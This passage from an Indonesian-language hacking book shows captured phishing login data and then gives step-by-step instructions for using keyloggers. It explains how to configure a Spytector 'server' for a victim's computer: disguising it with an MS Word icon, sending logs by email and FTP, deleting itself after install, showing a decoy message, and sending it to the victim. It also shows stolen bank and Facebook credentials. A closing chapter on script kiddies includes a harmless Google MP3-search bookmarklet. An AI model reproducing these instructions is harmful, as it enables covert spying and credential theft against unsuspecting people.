Sewaktu seseorang memasukkan password pada halaman tersebut, password akan terkirim ke dalam file pass.txt yang telah Anda buat sebelumnya. Berikut salah satu contoh hasil tangkapan password yang saya peroleh.

```
charset_test=â,~,Ã¹ï4,1ï4,?,?,?
return_session=0
legacy_return=1
display=
session_key_only=0
trynum=1
lzd=6XFMF
email=[REDACTED]mail.com
pass=[REDACTED]
login>Login

charset_test=â,~,Ã¹ï4,1ï4,?,?,?
return_session=0
legacy_return=1
display=
session_key_only=0
trynum=1
lzd=6XFMF
email=[REDACTED]@yahoo.com
pass=[REDACTED]
login>Login

Done
```

Gambar 237: Hasil phising.

Anda juga menerapkan cara yang sama untuk halaman depan facebook <http://www.facebook.com> dan juga untuk berbagai halaman login lainnya.

Keylogger | 20

Keylogger merupakan singkatan dari *Keystroke Logger*, yaitu sebuah perangkat yang digunakan untuk memantau penekanan tombol keyboard dan menyimpannya. Keylogger terdapat dalam bentuk hardware maupun software.

Keylogger yang berupa hardware besarnya seukuran baterai ukuran AA. Keylogger jenis ini dipasangkan pada ujung keyboard, atau port mouse sehingga mencegat data yang dialirkan dari keyboard ke CPU. Sementara itu, keylogger dalam bentuk perangkat lunak terpasang di dalam komputer dan bekerja secara tersembunyi. Di sini kita hanya fokus pada keylogger dalam bentuk software.

Pada awal pembuatannya, keylogger digunakan hanya sebagai media untuk merekam ketikkan pada keyboard. Namun, sekarang fasilitas yang terdapat pada keylogger dari sisi software sangat beragam, tidak hanya merekam apa yang diketikkan pada keyboard, tetapi bisa juga meng-*capture* keseluruhan gambar yang ditampilkan ketika korban menggunakan komputer. Bahkan, ada keylogger yang bisa mengirim laporan hasil rekamannya kepada sebuah alamat email. Dan ini semua tentu saja dilakukan secara diam-diam oleh software keylogger.


Dengan cara ini, sewaktu seseorang mengetikkan username dan password, hasil rekaman penekanan tombol keyboard tersebut bisa diketahui oleh pemasang keylogger.

Software keylogger sangatlah banyak. Walau demikian, cara penggunaanya tidaklah jauh berbeda. Berikut ini adalah daftar 60 keylogger yang saat ini beredar.

007 Keylogger Spy Software 3.873	LastBit Absolute Key Logger 2.5.283
Active Key Logger 2.4	Metakodix Stealth Keylogger 1.1.0
Activity Keylogger 1.80.21	Network Event Viewer v6.0.0.42
Activity Logger 3.7.2132	OverSpy v2.5
ActMon Computer Monitoring 5.20	PC Activity Monitor Professional 7.6.3
Actual Spy 2.8	PC Spy Keylogger 2.3 build 0313
Advanced Invisible Keylogger v1.9	PC Weasel 2.5
Advanced Keylogger 1.8	Personal PC Spy v1.9.5
Ardamax Keylogger 2.9	Power Spy 6.10
BlazingTools Perfect Keylogger 1.68	Powered Keylogger v2.2.1.1920
Blazingtools Remote Logger v2.3	Quick Keylogger 2.1
Data Doctor KeyLogger Advance v3.0.1.5	Radar 1.0
Local Keylogger Pro 3.1	Real Spy Monitor 2.80
ExploreAnywhere Keylogger Pro 1.7.8	Real Spy Monitor 2.80
Family Cyber Alert 4.06	Remote Desktop Spy 4.04
Family Keylogger 2.80	Remote KeyLogger 1.0.1
Firewall bypass Keylogger 1.5	Revealer Keylogger Free 1.33
Free Keylogger 2.53	SC Keylogger Pro 3.2
Ghost Keylogger 3.80	Smart Keystroke Recorder Pro
Golden Eye 4.5	Spector Pro 6.0.1201
Golden KeyLogger 1.32	SpyAnytime PC Spy 2.42
Handy Keylogger 3.24 build 032	SpyBuddy 3.7.5
Home Keylogger 1.77	Spytech SpyAgent 6.02.07
Inside Keylogger 4.1	Spytector 1.3.5
iOpus Starr PC and Internet Monitor 3.23	Stealth Key Logger 4.5
iSpyNow v2.0	System keylogger 2.0.0
KeyScrambler 1.3.2	Tim's Keylogger 1.0
Keystroke Spy 1.10	Tiny Keylogger 2.0
KGB Keylogger 4.2	Total Spy 2.7
KGB Spy 3.84	Windows Keylogger 5.04

Di sini saya akan menjelaskan cara pemakaian sebuah keylogger sederhana, yaitu Romaco Keylogger. Ini adalah contoh keylogger yang bekerja pada komputer lokal. Yang harus Anda lakukan sangatlah mudah. Setelah Anda mendapatkan program ini, Anda tinggal menjalankannya. Saya memilih program ini, karena bisa berjalan pada Windows 7, supaya lebih *up to date*.


Berikut adalah tampilan dari program ini.



Gambar 238: Keylogger

Untuk menjalankannya, klik tombol **Start**. Selanjutnya, klik tombol **Hide** untuk menyembunyikan program ini supaya tidak ketahuan. Untuk menampilkan program ini, tekan tombol **Pause** yang ada pada keyboard beberapa kali secara berurutan.

Berikut ini adalah contoh hasil rekaman yang saya peroleh. Perhatikan, saya bisa melihat nama account Bank BCA seseorang beserta passwordnya, dan juga account dan password Facebook-nya.



Gambar 239: Hasil keylogger.

Mungkin teks yang muncul agak kacau, karena program ini belum mengenal karakter khusus, namanya juga program sederhana. Anda bisa mencoba program keylogger lainnya.


Anda juga bisa melihat file log dari keylogger ini pada direktori:

C:\Users\Public\Documents\log.txt (pada Windows Vista dan Windows 7) atau pada C:\Documents and Settings\All Users\Documents\log.txt (pada Windows XP).

Kalau Anda merasa program di atas kurang menarik, Anda bisa mencoba Quick Keylogger. Program ini menyimpan hasil log sesuai tanggal yang bisa Anda pilih.

Perhatikan, program ini memiliki kemampuan untuk mengetahui tombol apa saja yang Anda tekan, termasuk **Enter**, **Ctrl**, **Alt**, dan yang lainnya.

Di sini terlihat hasil rekaman akses Facebook yang dijalankan menggunakan browser Firefox beserta username dan password yang digunakan.



Gambar 240: Log viewer.

Pada screenshot juga terlihat hasil ketikan naskah buku ini menggunakan MS. Word beserta teks yang saya ketik.


Spytector

Sekarang, kita masuk pada program keylogger yang lebih Advanced untuk memasangnya secara *remote*.

Anda tidak perlu menginstall program ini, cukup dengan menyetujui EULA yang disampaikan program langsung diaktifkan.

Di sini saya hanya akan menjelaskan cara pemakaian keylogger-nya, tidak termasuk hal-hal umum seperti mengganti skin dan yang lainnya walaupun tersedia dalam program ini.

Demi keamanan program, supaya tidak bisa diakses oleh orang lain, sebaiknya Anda memasang password. Pada bagian *Local Options*, centang pada bagian *Spytector Password* lalu masukkan password di sampingnya.



Gambar 241: Memasang password Spypector.


Sekarang, kita mulai mengkonfigurasi file server untuk dimasukkan pada komputer korban. Pada tab *Basic Settings*, kita akan membuat file server yang akan dimasukkan pada komputer target. Untuk *server name* dan *logfile name*, saya beri nama lokal supaya tidak gampang dicurigai.

Pada bagian *Application for log delivery*, saya memilih *Browser & Emailer*, supaya hasil rekaman dikirim melalui email.



Gambar 242: Setting Spypector.

Supaya lebih aman lagi, saya pun mengganti icon-nya dengan icon MS. Word, pada tab *Icon Changing*.



Gambar 243: Mengganti ikon.


Kini waktunya pengaturan email. Masukkan email tujuan dan email pengirim. Lalu berikan tanda centang pada bagian *Enable Email*. Sebelum melanjutkan, sebaiknya klik tombol **Get SMTP** untuk memastikan bahwa protokol SMTP untuk mengirim email bekerja dengan baik.



Gambar 244: Memasukkan email.


Secara default, pada bagian *SMTP address* adalah SMTP untuk Hotmail. Apabila Anda menggunakan email lainnya, seperti Gmail, klik tombol **Get SMTP** untuk mendapatkan

alamat SMTP-nya. Apabila ditemukan, akan tampil pesan *The SMTP addresses have been found.* Klik saja **OK**. Selanjutnya pada bagian *SMTP address* akan terisi dengan alamat SMTP yang baru.



Gambar 245: SMTP bisa digunakan.


Selanjutnya, lakukan tes terhadap email tersebut, dengan meng-klik tombol **Test**. Apabila berhasil, akan tampil pesan *The email is working* dan klik saja **OK**.



Gambar 246: Email aktif.


Sekarang, pengaturan FTP pada bagian *FTP Settings*.

Masukkan data FTP seperti username, password, dan alamat FTP-nya. FTP ini bisa Anda peroleh dari hosting Anda. Dan jangan lupa memberikan tanda centang pada bagian *Enable FTP*.




Gambar 247: Setting FTP.

Sekali lagi, lakukan tes terhadap koneksi FTP, dengan meng-klik tombol **Test**.



Gambar 248: FTP aktif.

Kini, kita melakukan pengaturan Server. Supaya tidak ketahuan kalau komputer target sedang disusupi keylogger, berikan tanda centang pada bagian *Melt Server*. Fungsinya supaya file server akan otomatis terhapus setelah terpasang pada komputer target. Anda juga bisa menonaktifkan System Restore jika diperlukan.




Gambar 249: Opsi server.

Apabila Anda menggunakan program full version, Anda bisa mengatur tampilan pesan pada komputer korban untuk mengelabuinya. Klik tombol **Configure**.



Gambar 250: Menampilkan pesan.


Pada bagian *Message Title*, isi dengan judul kotak dialog. Sedangkan di bawahnya *Message body* adalah pesan yang akan ditampilkan. Tombol apapun yang di-klik oleh target nantinya, file server tetap akan terpasang.



Gambar 251: Contoh pesan.

Pada bagian *Log Settings*, tidak banyak perubahan yang bisa dilakukan. Namun, Anda bisa memilih kapan file log akan dikirim apakah setiap mencapai jumlah *byte* tertentu atau setiap berapa hari.


Apabila Anda memilih *byte*, minimal adalah 1024 bytes dan maksimalnya adalah 9999999 bytes.



Gambar 252: Opsi log.

Setelah semua pengaturan selesai, klik tombol **Build Server**.

Perhatikan dimana file server ditempatkan.




Gambar 253: File server berhasil dibuat.

Kirimkan file server tersebut ke komputer korban.

Yang terjadi pada komputer korban, sewaktu file server yang terkirim dan diklik, otomatis akan dijalankan. Pada direktori Windows-nya akan muncul file lokal.exe dan lokal.huf yang kita buat sebelumnya.

Untuk melihat hasil rekaman, Anda tinggal mengklik tombol **Log Viewer**. Berikut contoh hasilnya.



Gambar 254: Hasil Log viewer.

Script Kiddies | 21

Dalam dunia hacking, orang yang biasanya menggunakan script milik orang lain untuk melakukan aksi hacking dan ngaku-ngaku master hacking sebenarnya disebut sebagai Script Kiddies. Sebab, sering kali seorang Script Kiddies melakukan aksinya hanya untuk tebar sensasi belaka (bukan tebar pesona). Terkadang Script Kiddies disebut juga Script Bunny, Script Kitty, dan Script-Running Juvenile (SRJ).

Pada dasarnya, untuk melakukan kegiatan hacking, seseorang sebenarnya dituntut tidak hanya bisa menggunakan tool maupun script yang sudah jadi. Dengan memahami pemrograman dan web programming, kemampuan hacking seseorang akan meningkat.

Mulai dari yang sederhana, bagi Anda yang serius ingin belajar hacking, setidaknya memahami HTML, JavaScript, PHP & MySQL. Apalagi ditambah kemampuan menguasai Visual Basic, C, Phyton, Perl, dan bahasa pemrograman lainnya. Bahkan, sebenarnya kalau bisa Anda menemukan, alias membuat sendiri script. Berhubung susahnya mempelajari hal-hal tersebut, lebih mudah menggunakan yang sudah jadi, itulah yang disebut dengan Script Kiddies.

Bagaimanapun, walau dijuluki Script Kiddies, terkadang mereka juga dapat menyebabkan permasalahan serius pada sistem yang diserang. Seorang Script kiddies tidak menyerang atau memiliki target secara spesifik atau tidak menentukan siapa yang menjadi target

aksinya. Lebih tepatnya, seorang script kiddies akan mencari target secara acak. Mereka akan menyerang sistem apa saja yang memiliki kelemahan. Script kiddies dalam aksinya, lebih mengandalkan hasil scan dari tools yang digunakan untuk menemukan kelemahan sistem. Cepat atau lambat, secara acak mereka akan menemukan sebuah sistem yang dapat diserang. Target acak inilah yang membuat Script Kiddies merupakan sebuah ancaman.

Walau demikian, banyak Script Kiddies terkenal yang melakukan aksi hacking luar biasa. Contohnya, Jeffrey Lee Parson, a.k.a. T33kid, pelajar berusia 18 tahun yang berhasil menyebarkan Worm yang dijulukinya Blaster. Sebenarnya dia hanya memodifikasi worm Blaster yang asli menggunakan Hex Editor untuk menambahkan namanya, dan menempelkan sebuah *backdoor* lain, kemudian mem-post-nya di website.


Kemudian, ada pula Michael Calce, alias MafiaBoy, seorang siswa SMA dari Montreal, Kanada, ditangkap pada tahun 2000. Hanya dengan menggunakan tool download, telah melakukan serangan DoS terhadap website kelas kakap seperti Yahoo, Dell, eBay, dan CNN.

Khusus untuk yang masih belajar hacking dan lagi semangat-semangatnya. Tentunya menjadi Script Kiddies bukanlah sebuah dosa. Ya, sudah lah. Terserah apa kata orang, mau Script Kiddies, Script Kodok, atau apapun tidak masalah. Yang penting Happy. Namun, jangan lupa untuk meng-upgrade kemampuan diri Anda. Sebab setiap hacker profesional pasti melewati tahapan ini. Pada jenjang Script Kiddies inilah seorang hacker junior belajar mengerti berbagai program dan aplikasi hacking.

Baiklah, kita mulai menggunakan sebuah script sederhana yang dibuat menggunakan JavaScript. Script ini berguna untuk mencari file MP3 dengan memanfaatkan bantuan Google. Anda hanya perlu memasukkan script di bawah ini pada *address bar* browser yang Anda gunakan.

```
javascript:Qr='';if(!Qr){void(Qr=prompt('Masukkan Nama Artis  
atau judul  
Lagunya: '''))};if(Qr)location.href='http://www.google.com/se  
arch?query=%22parent+directory%22+%22'+escape(Qr)+'%22+mp3+OR  
+wma+OR+ogg+-html+-htm&num=100&hl=en&lr=&ie=UTF-8&oe=UTF-  
8&safe=active&sa=N'
```

Setelah Anda menekan tombol **Enter** pada keyboard, akan muncul kotak dialog yang meminta Anda untuk memasukkan judul lagu yang dicari.



Gambar 255: Mencari lagu.

Anda tinggal mengklik **OK**, lagu yang Anda cari pun muncul, sebagai hasil pencarian Google.

"parent directory" "peterpan" mp3 OR wma OR ogg -html -htm

About 344,000 results (0.26 seconds)

Search Advanced search

[Index of /peterpan](#) [Translate this page]
[DIR] Parent Directory 07-Jun-2006 14:59 - ... peterpan - tentang kita - semua tentang kita.mp3, Peterpan _05 _ Ku_Katakan_Dengan_Indah.mp3 ...
listen77.com/free-mp3/peterpan/ - Cached - Similar

[Index of /mp3/peterpan](#) [Translate this page]
Index of /mp3/peterpan. Icon Name Last modified Size Description [DIR] Parent Directory
[DIR] Bintang Di Surga/ 14-Apr-2010 05:41 - [DIR] Hati Yang Cerah ...
wallywashis.name/mp3/peterpan/ - Cached - Similar

[Index of /mp3/peterpan/Bintang Di Surga](#) [Translate this page]
Parent Directory [TXT] Passwords/ 14-Apr-2010 05:41 - [SND] peterpan - Ada ...
